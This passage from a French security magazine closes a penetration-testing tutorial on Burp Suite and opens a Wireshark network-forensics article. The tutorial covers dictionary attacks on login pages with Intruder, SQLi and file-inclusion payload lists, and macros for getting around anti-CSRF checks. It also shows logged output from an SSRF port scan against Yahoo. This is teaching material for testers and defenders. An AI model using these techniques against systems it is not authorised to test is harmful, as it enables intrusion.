


Fig. 2 : L'indispensable Repeater.

À noter que cet exemple concernait un client web de type navigateur, mais Burp est totalement agnostique lorsqu'il s'agit de son client.

Ainsi, selon la nature du pentest, ce client peut bien entendu être un navigateur web, mais également des outils tels que SQLMap, une application mobile, SoapUI... peu importe du moment que l'application est accessible en web HTTP, HTTPS ou WebSockets.

Burp devient alors une mine d'informations dans laquelle le pentester peut puiser afin d'imaginer ses futures attaques et y organiser ses futures exploitations.

L'onglet **Proxy > History** indique chaque requête effectuée ainsi que les réponses associées résultant de la navigation.

Leur contenu en dit long sur le fonctionnement de l'application ciblée puisqu'on peut y observer de nombreuses informations intéressantes telles que la construction/l'évolution des données de sessions, certaines bannières bavant lâchement les moteurs applicatifs ainsi que leur version ou encore la présence d'éventuels modules/extensions.

Chacune de ces requêtes peut être rejouée facilement, en la renvoyant à l'outil Repeater via un clic droit. Une fois rendu dans l'onglet éponyme (voir Fig. 2), on peut modifier le contenu de ses variables et renvoyer le tout au serveur pour observer son comportement.

Par exemple, une suppression de l'entête Cookie transmise par le navigateur permettra de noter la nécessité de cette dernière pour accéder à telle ou telle ressource (ou à l'inverse la non-vérification du cookie si les ressources restent accessibles même sans en présenter un).

Même si, fonctionnellement, le Repeater est l'outil le plus simple, c'est naturellement celui qui sera le plus utilisé lors des tests manuels.

Chaque couple requête/réponse dispose d'un onglet dédié que l'on peut renommer (toujours pratique pour retrouver rapidement une requête), déplacer ou fermer.

Par exemple, il est pratique de toujours avoir à portée de clic une requête pour effectuer un « ping » applicatif histoire de vérifier rapidement si l'application a rendu l'âme ou si c'est juste le serveur qui est un peu à la ramasse.

C'est aussi un moyen très rapide pour tester quelques vulnérabilités classiques comme un *directory listing* ou des injections basiques (XSS, SQLI). Un navigateur pourrait suffire me direz-vous ? Que nenni : dans la plupart des cas et en se limitant à des requêtes GET oui, mais dans certains cas vous risquez de manquer quelque chose si vous n'analysez pas la réponse brute.

Imaginez le cas où la réponse du serveur est une redirection vers une autre page. Dans votre navigateur vous ne verrez que la page finale.

Et si la première réponse (la redirection) contenait des informations utiles comme un commentaire HTML oublié ou un appel à un nouveau fichier JavaScript ? Avec le Repeater vous l'auriez vu !

Et puis si après avoir modifié dix fois votre requête vous ne vous souvenez plus d'un résultat précédent, vous pourrez le retrouver, car l'outil historise les requêtes et les réponses du Repeater !

De manière générale, il est nécessaire de « chambouler » (fuzzer) les données envoyées au serveur web afin de noter tout comportement déviant qui aiguillera le testeur vers la piste d'une vulnérabilité.

Pour cela, Burp met à disposition l'outil Intruder, dont les possibilités mériteraient à elles seules la rédaction d'un article complet !

L'outil Intruder permet à l'utilisateur de définir des variables diverses afin de tester la robustesse du serveur ciblé, en faisant varier leur contenu (payload) de manière variée, sale, agressive, ou encore en finesse :)

Burp identifie automatiquement les variables pouvant être testées en les délimitant par un caractère spécial et les colore en orange. Si l'on désire créer un nouveau point d'insertion, il suffit de sélectionner sa position puis de cliquer sur le bouton **Add** (Fig. 3).



De même, les variables que l'on veut ne pas prendre en compte peuvent être mises en surbrillance et désactivées via une pression du bouton **Clear** : le texte reprend sa couleur d'origine.

Lorsque la position des points d'entrées est déterminée, il faut également bien choisir le type d'attaque adaptée à la situation.

En effet, les 4 types d'attaques permettent de remplir des scénarios bien différents :

- ⇒ *Sniper* : les variables sont testées de manière successive, avec comme contenu les entrées de la liste indiquée dans l'onglet **Intruder > Payloads**. Utile pour tester les variables les unes après les autres, en douceur.
- ⇒ *Battering ram* : les variables sont toutes testées en même temps, avec comme contenu les entrées de la liste payload. Un peu plus bourrin que le mode Sniper.
- ⇒ *Pitchfork* : utile si plusieurs listes de payload sont concernées. L'attaque stoppe lorsqu'une des listes est terminée. Peut être appliquée pour tester une liste de credentials par exemple.

⇒ *Cluster bomb* : idem que la pitchfork à la différence que les deux listes sont parcourues intégralement. Utile pour tester de manière complète des listes d'identifiants, des noms de fichiers ou autres paramètres.

Il y en a donc pour tous les goûts et le mauvais choix d'un « Attack Type » peut s'avérer fatal s'il n'est pas adapté à la situation.

Pour l'exemple de l'attaque par dictionnaire sur une page d'authentification, c'est bien sûr le type Cluster Bomb qui sera employé.

En effet, c'est celui qui générera le plus de combinaisons et aura plus de chance de découvrir le couple login/mot de passe valide (et même si ce mot de passe a la même valeur que le login :)).

Le choix du payload est également crucial puisque directement dépendant de la fonction des variables visées.

Si ces variables ont une interaction directe avec la base de données, il peut être judicieux de choisir une liste de payload concernant les SQLi (Burp dispose d'une telle liste, mais il est également possible et conseillé de se forger la sienne... en observant le fonctionnement des autres outils par exemple :)).

De même si l'application met à disposition des fichiers, il serait pertinent de tester les variables localisant les fichiers avec des payload de type *file inclusion*.

D'autres listes prédéfinies sont également disponibles telles que la Fuzzing Quick qui permet de tester les variables contre tout un tas de saletés bien connues.

Plutôt que de parcourir toutes les réponses une à une, le testeur averti (et paresseux) prendra soin de les trier par ordre de taille et/ou de configurer « Grep - Match » et « Grep - Extract » avant de lancer son attaque.

Ces fonctionnalités sont aussi utilisables a posteriori, lorsqu'une attaque a déjà été exécutée.

Elles sont très utiles pour identifier des réponses qui sortent du lot (voir Fig.4, page suivante).

Si deux requêtes ou deux réponses attirent l'attention du testeur, il pourra les envoyer à l'outil Comparer via un simple clic droit après les avoir sélectionnées.

Il évitera ainsi certains parcours visuels douloureux grâce au bouton **Compare Words** qui est une sorte de vimdiff.

3. LES OUTILS SPIDER ET SCANNER : ON APPUIE SUR LE CHAMPIGNON

L'outil Spider permet de parcourir automatiquement un site pour découvrir un maximum de pages et paramètres et donc de points d'entrées potentiels.

Pour le déclencher il suffit d'aller dans l'onglet **Target > Site Map**, de sélectionner le site à parcourir et d'effectuer un clic droit, puis **Spider this host**.

À ce moment, Burp nous indique que le site ne fait pas partie du « Scope » et nous demande s'il doit bien l'ajouter.

La notion de « Scope » est importante, car elle permet de restreindre les actions de l'outil à une liste très précise d'hôtes, d'adresses IP et/ou de pages et fonctions web spécifiques.

Très pratique pour éviter d'invoquer des méthodes de suppression d'utilisateur/de document/de session implémentées sans vérification ou encore de taper sur le serveur de production par mégarde.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Respons...	Error	Timeout	Length	Con...	Connec...	<HEA...	"warning",
25	25	200	616	☐		1060	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-25. Resp
22	22	200	1259	☐		1060	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-22. Resp
80	80	200	191	☐		1008	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-80. Resp
2222	2222	200	1408	☐		1062	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-2222. R
3128	3128	200	334	☐		1025	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-3128. R
8001	8001	200	338	☐		1044	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-8001. R
8083	8083	200	344	☐		1010	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-8083. R
8084	8084	200	611	☐		1025	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-8084. R
9466	9466	200	212	☐		1019	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-9466. R
9898	9898	200	516	☐		1014	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-9898. R
9899	9899	200	697	☐		1014	☐	☒	☐	"message":"Error fetching http://nicob.net/redis-port-9899. R
1203	1203	200	150	☐		812	☐	☒	☐	
2259	2259	200	517	☐		812	☐	☒	☐	
2819	2819	200	158	☐		812	☐	☒	☐	
5615	5615	200	167	☐		812	☐	☒	☐	
6236	6236	200	200	☐		812	☐	☒	☐	
6543	6543	200	136	☐		812	☐	☒	☐	
6756	6756	200	276	☐		812	☐	☒	☐	
8118	8118	200	122	☐		812	☐	☒	☐	
9196	9196	200	146	☐		812	☐	☒	☐	
9279	9279	200	140	☐		812	☐	☒	☐	

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 Engine request failed
Date: Wed, 05 Feb 2014 20:35:43 GMT
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY
Cache-Control: private, no-cache
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
Age: 0
Proxy-Connection: keep-alive
Via: http/1.1 r10.ycpi.dee.yahoo.net (ApacheTrafficServer/4.0.2 [cMsSf ])
Server: ATS
Content-Length: 277

<HEAD><TITLE>Server Hangup</TITLE></HEAD>
<BODY BGCOLOR="white" FGColor="black">
<FONT FACE="Helvetica,Arial"><B>
  Server Hangup</B></FONT>

<!-- default "Server Hangup" response (502) -->
</BODY><!-- fe3.pipes.ch1.yahoo.com compressed/chunked Wed Feb 5 20:35:43 UTC 2014 -->

```

? < + > Type a search term

Finished

Fig. 4 : Scan de port à la mode SSRF chez Yahoo (crédit : Nicolas Grégoire).

Après que le « Spider » ait démarré, on voit rapidement l'arborescence du site s'agrandir.


Un filtre d'affichage assez puissant permet de n'afficher que ce qui nous intéresse. Matérialisé par une discrète barre grise située tout en haut de l'écran, juste en dessous des onglets, il est présent sur la vue « Target » et « Proxy », mais une version allégée est également présente sur les fenêtres de résultats de l'Intruder.

Il propose une boîte de recherche qui accepte les regex, mais également quelques cases à cocher comme par exemple les codes de réponse HTTP (2xx, 3xx, 4xx, 5xx) ou le type MIME.

Lorsque le « Spider » a tourné suffisamment longtemps et que l'arborescence du site paraît complète, on peut lancer un scan avec un clic droit sur la branche qui nous intéresse, puis

Actively scan this host.

Burp nous présente alors un listing des requêtes qui vont être testées et il est impératif de s'assurer qu'aucune d'entre elles n'aille perturber la stabilité de l'application. Si par exemple une méthode « Se déconnecter » fait partie du lot, il est de bon ton de la retirer à défaut de voir son cookie périmé et ainsi rendre le scan inutile.



En se rendant dans l'onglet **Scanner > Options**, on note la présence de nombreux éléments configurables. Ils nous permettent d'influer sur la rapidité et l'exhaustivité des tests grâce aux nombreux paramètres. Cependant ceux définis par défaut sont recommandés.

On notera l'ajout relativement récent d'une analyse de code statique qui est déclenchée par défaut lors des scans actifs.

À noter que Burp propose, contrairement à d'autres scanners, d'annuler certains scans de pages ou alors de les relancer.

L'onglet **Result** indique en temps réel les (éventuelles !) vulnérabilités identifiées et permet, pour chacune d'entre elles, d'obtenir la requête et la réponse ayant permis cette découverte.

Il est alors simple, via un clic droit **Send to repeater** de rejouer la requête pour vérifier la véracité de la faille.

4. LES AUTRES OUTILS

4.1 Sequencer

Le « Sequencer » analyse l'entropie des cookies pour identifier les problèmes d'aléas liés à leur génération.

Pour l'utiliser, il suffit d'envoyer une requête menant à la génération d'un cookie (typiquement la première requête effectuée sur un site web ou alors une requête d'authentification) à l'outil.

Il va identifier automatiquement l'emplacement du cookie et générer des requêtes en série de manière à collecter de nombreux cookies. Au bout de cent requêtes, une analyse de leur entropie est effectuée.

L'outil va donc permettre de mettre le doigt très rapidement sur un éventuel manque d'aléa qui aurait été très long ou impossible à détecter à la main.




Fig. 5 : L'entropie des cookies de session laisse à désirer.

4.2 Extender

Burp propose une API Java riche permettant à chacun de pouvoir développer ses propres plugins et d'étendre ses possibilités.

Au cours des deux dernières années, plusieurs développeurs ont contribué afin de doter Burp d'API tierces rendant l'outil accessible via des langages tels que Python, Ruby ou encore via REST/JSON.

De nombreux exemples simples sont disponibles sur le site de Portswigger [3] afin d'accompagner le débutant dans le développement d'extensions.

Il est possible d'ajouter un plugin manuellement en chargeant le fichier ou alors automatiquement via le BappStore, modeste AppStore dans lequel on peut choisir parmi une soixantaine de greffons permettant de faciliter la tâche d'un pentester.

On peut citer « J2EE Advanced Tests », « ActiveScan++ » ou « Additionnal Scanner Checker » qui remplissent tous les trois le même objectif : effectuer des tests supplémentaires, non réalisés par défaut par Burp. Attention, ces extensions ne sont accessibles que si vous disposez de la licence Pro. (payante). Parmi les extensions indispensables et pourtant gratuites, on peut mentionner « Logger++ » qui, comme son nom l'indique, va journaliser les

requêtes et les réponses de chaque outil directement à l'écran ou encore « JS Beautifier » qui va décompresser ou « dépacker » les JS, CSS et autres ressources et pour finir « WSDL wizzard » qui permet de découvrir les fichiers WSDL d'un service web.

Il est utile de préciser que les notes de ces extensions ne nous informent pas sur le nombre de votants.

Ainsi, une extension notée 5 étoiles n'a peut-être été évaluée que par son développeur...

4.3 Divers

Parmi les autres petites fonctions qui méritent d'être mentionnées, le Decoder permet d'effectuer différentes sortes de conversions sans sortir de Burp : Base64, URL, HTML ...

On peut sélectionner du texte puis l'envoyer dans le Decoder avec un clic droit pour ensuite le décoder.

Mais on peut aussi directement décoder sans passer par l'onglet, en restant dans l'outil où l'on se trouve avec des raccourcis clavier : par exemple Ctrl+Shift+B décode en Base64 et Shift+B encode en Base64, Ctrl+Shift+H décode en HTML et Shift+H encode en HTML.

Les raccourcis sont configurables dans **Options > Misc > Hotkeys**.

C'est aussi dans **Misc** que se trouvent les réglages de la journalisation.

Burp peut générer un fichier de log global ou alors un par outil, ce qui est utile si l'on souhaite savoir précisément ce qui est envoyé par un outil particulier. C'est aussi un moyen d'interfacer l'outil avec SQLMap.

Burp supporte l'authentification SSL mutuelle via des certificats logiciels (PKCS12) ou matériels (PKCS11). Les deux sont gérés dans **Options > SSL > Client SSL Certificates**.

La gestion des sessions est configurée dans **Options > Sessions** et repose sur le « Cookie Jar » qui contient l'ensemble des cookies de session qui ont transité par Burp.

Il est utilisé par défaut par le Spider et le Scanner pour que les scans soient les plus pertinents possible. Ainsi lorsque ces outils envoient une requête vers une cible, si un cookie pour cette cible figure dans le « Cookie Jar », il est automatiquement ajouté à la requête.

Finalement, les macros permettent d'automatiser des actions pour par exemple tester la validité d'une session et générer une nouvelle ouverture de session si jamais la session avait expiré.

Elles peuvent aussi servir à contourner un mécanisme anti-CSRF ou à réaliser toute opération qui nécessite l'enchaînement de plusieurs requêtes. ■

REMERCIEMENTS

Merci à Nicolas Grégoire (@Agarri_FR) pour la relecture.

RÉFÉRENCES

- [1] <http://mdsec.net/wahh>
- [2] <http://sekurak.pl/mastering-burp-suite-cz-1-poznaj-sekret-y-topowego-narzedzia-dla-pentesterow-web-aplikacji/>
- [3] <http://portswigger.net/burp/extender/>



3

DÉTECTEZ ET BLOQUEZ UNE ACTIVITÉ MALVEILLANTE

À découvrir dans cette partie...

3.1 Requin contre Panda



Vous pensiez tout connaître de Wireshark ? Découvrez après l'interface graphique toutes les possibilités de la ligne de commandes et pilotez-le depuis vos scripts Python.
p. 58

3.2 Mozilla InvestiGator : quand vos serveurs se prennent pour Sherlock Holmes



Découvrez les possibilités de MIG, Mozilla InvestiGator, pour analyser les incidents de sécurité et explorer les journaux de centaines de serveurs en un temps record.
p. 84

3 DÉTECTEZ

REQUIN CONTRE PANDA

Guillaume Arcas & Sébastien Larinier

Avant, l'inforsique réseau consistait à chercher une aiguille dans une meule de foin sans y mettre le feu. Mais ça, c'était avant. De nos jours, ce ne sont plus des aiguilles, mais des pandas, des ours ou des tigres que l'on cherche dans une jungle de paquets de plus en plus dense. Wireshark peut nous aider.

INTRODUCTION

Tout expert en sécurité se doit de maîtriser les 3 outils suivants dont les captures d'écran illustrent tout reportage sur la cybercriminalité ou le cyberterrorisme :

- ⇒ IDA Pro ;
- ⇒ Wireshark ;
- ⇒ le fond d'écran Matrix.

Wireshark est un analyseur de trafic réseau. Pour paraphraser Winston Churchill, nous pourrions dire que Wireshark est « le pire logiciel d'analyse réseau - à l'exception de tous les autres ». Wireshark est utilisé pour faire du débogage réseau (« Chef, ça ping pas ! », « Qui a coupé Internet ? ! », « Ça raiaaaaaaaaaaaaaame!! »), identifier des problèmes de sécurité (« Qui est en train de spammer la planète ?? »), vérifier la bonne implémentation d'un protocole réseau (« Tu es sûr d'avoir implémenté correctement la RFC 1149 ? ») ou par simple curiosité (« Sur quels sites surfe ma petite sœur ? »).

Cet article ne présentera pas Wireshark dans toutes ses longueurs et largeurs : nous renvoyons le lecteur au wiki très complet et à la documentation officielle.

Nous allons le présenter dans un contexte particulier : celui de l'analyse inforensique réseau (ou investigation numérique) et montrer comment en tirer le meilleur parti. Nous insisterons sur les opérations les plus utiles dans le cadre d'une analyse de sécurité.

À l'issue de cet article, le lecteur pourra briller en société, épater sa famille et ses amis en leur montrant comment espionner, écouter les réseaux, remporter des challenges Forensic et, accessoirement, mener des investigations numériques sur du trafic suspect ou malveillant.

1. LIVE AND LET LIVE

Avant de développer, tordons le cou à un troll classique sur l'analyse inforensique réseau. L'analyse inforensique est encore souvent comprise au sens « post-mortem » du terme. Comment peut-on donc parler d'analyse inforensique sur du trafic réseau, ce qui suppose que les machines impliquées dans l'incident sont encore bien vivantes ?

Pour répondre brièvement, l'époque de l'arrachage de prises réseau et électrique est révolue. L'air du temps est au « Live Forensics », ne serait-ce que parce que le moindre disque dur récent contient plusieurs centaines de gigaoctets de données et même quelques téraoctets, ce qui rend la traditionnelle « acquisition - analyse » dépassée. Le temps de copier le disque dur de l'ordinateur du VIP ayant malencontreusement cliqué sur un VBS, et vous vous retrouvez à devoir gérer, en plus d'une investigation, la communication autour de l'attaque inouïe dont votre organisation a été victime.

Ensuite, il est convenu et convenable de diviser en deux parties ce qu'on appelait encore hier « inforensique » et qu'on nomme de plus en plus souvent aujourd'hui « Réponse aux Incidents et Investigation Numérique ».

La première phase - c'est-à-dire la Réponse à Incident (RI) - recouvre les actions mises en œuvre dans les moments qui suivent la détection d'un incident de sécurité, ce moment pouvant survenir des semaines sinon des mois après l'incident en tant que tel. Ces actions ont pour objectif de vérifier qu'un incident de sécurité a bien eu lieu et non une simple anomalie, identifier les éléments du S.I. potentiellement impactés et faire l'acquisition des données techniques nécessaires à l'investigation. Cette phase peut s'apparenter aux premiers secours au sens où l'entend la

Sécurité Civile ou la Croix-Rouge. Le triptyque « Protéger - Alerter - Secourir » peut d'ailleurs être facilement adapté dans le domaine informatique, mais nous dévions du sujet...

La seconde phase - celle de l'investigation numérique (IN) - doit permettre de répondre aux grandes questions du « quoi » (nature des actions malveillantes), « comment » (failles et/ou vulnérabilités exploitées, vecteurs d'exploitation utilisés), « quand » et « où » (localisation de l'ensemble des éléments touchés). Pour le « qui », tout le monde sait que c'est la Chine.

Il conviendra enfin de tirer profit des analyses effectuées durant l'investigation pour identifier des marqueurs techniques (*Indicators of Compromise* ou IOC en anglais) pour renforcer les défenses quand ils sont utilisés dans des règles de filtrage ou d'identifier des incidents non encore détectés si les attaquants ont utilisé les mêmes techniques ou les mêmes infrastructures. Ces actions de blocage/filtrage pourront également être mises en œuvre dès la phase Réponse.

Wireshark est une aide précieuse à chacune de ces étapes.

2. WIRESHARK 101

Wireshark est une suite de logiciels dédiés à l'analyse réseau. Il est le digne successeur du vénérable « snoop » (que les moins de 40 ans ne peuvent pas connaître) et il a un peu ringardisé tcpdump (que les moins de 30 ans ont peut-être utilisé).

Il supporte l'incontournable format PCAP ainsi qu'un très grand nombre d'autres formats de fichiers de capture : vous n'aurez plus à craindre le client farceur qui vous envoie des traces dans un format exotique ou l'administrateur réseau qui n'aura pas d'autre choix, sur un équipement, que de stocker ses « dumps » dans un format propriétaire. Wireshark est un peu à la capture réseau ce que VLC est à la vidéo.

Depuis sa version 1.8 (la version courante au moment de la rédaction de cet article étant la 1.12.4), il a adopté PCAPNG comme format de stockage par défaut.

Ce format est appelé à remplacer le format PCAP, le NG étant pour *Next Generation* (même si le draft de la RFC devant standardiser ce format a expiré depuis 10 ans...). Il autorise la capture de trafic depuis plusieurs interfaces réseau, améliore significativement la justesse de l'horodatage des paquets (le format PCAP supporte difficilement la capture sur des réseaux Gigabit), et autorise l'ajout de commentaires dans le fichier de capture.

Wireshark est disponible pour les plateformes Unix, pour Windows et Mac OS X et a ainsi sa place dans votre boîte à outils ou plutôt : dans votre trousse à pharmacie !

Et contrairement à une rumeur encore trop répandue, il n'est pas nécessaire de le recompiler toutes les semaines.

En installant Wireshark, vous installez :

- ⇒ **wireshark** : l'interface graphique ;
- ⇒ **tshark** : l'utilitaire en ligne de commandes ;
- ⇒ **dumpcap** : l'utilitaire dédié à la capture de trafic. Wireshark comme tshark s'appuie sur cet utilitaire pour effectuer les captures ;
- ⇒ **editpcap** : cet utilitaire qui permet d'éditer un fichier PCAP pour changer, par exemple, les horodatages ou tout simplement le format de stockage ;
- ⇒ **mergecap** : cet outil permet de fusionner des fichiers de capture. Cela peut s'avérer utile si dumpcap a été lancé en mode « ring buffer » ou s'il faut analyser des captures réalisées sur des équipements ou des points du réseau différents.

Quand on lance l'interface graphique, la fenêtre se présente comme ceci :

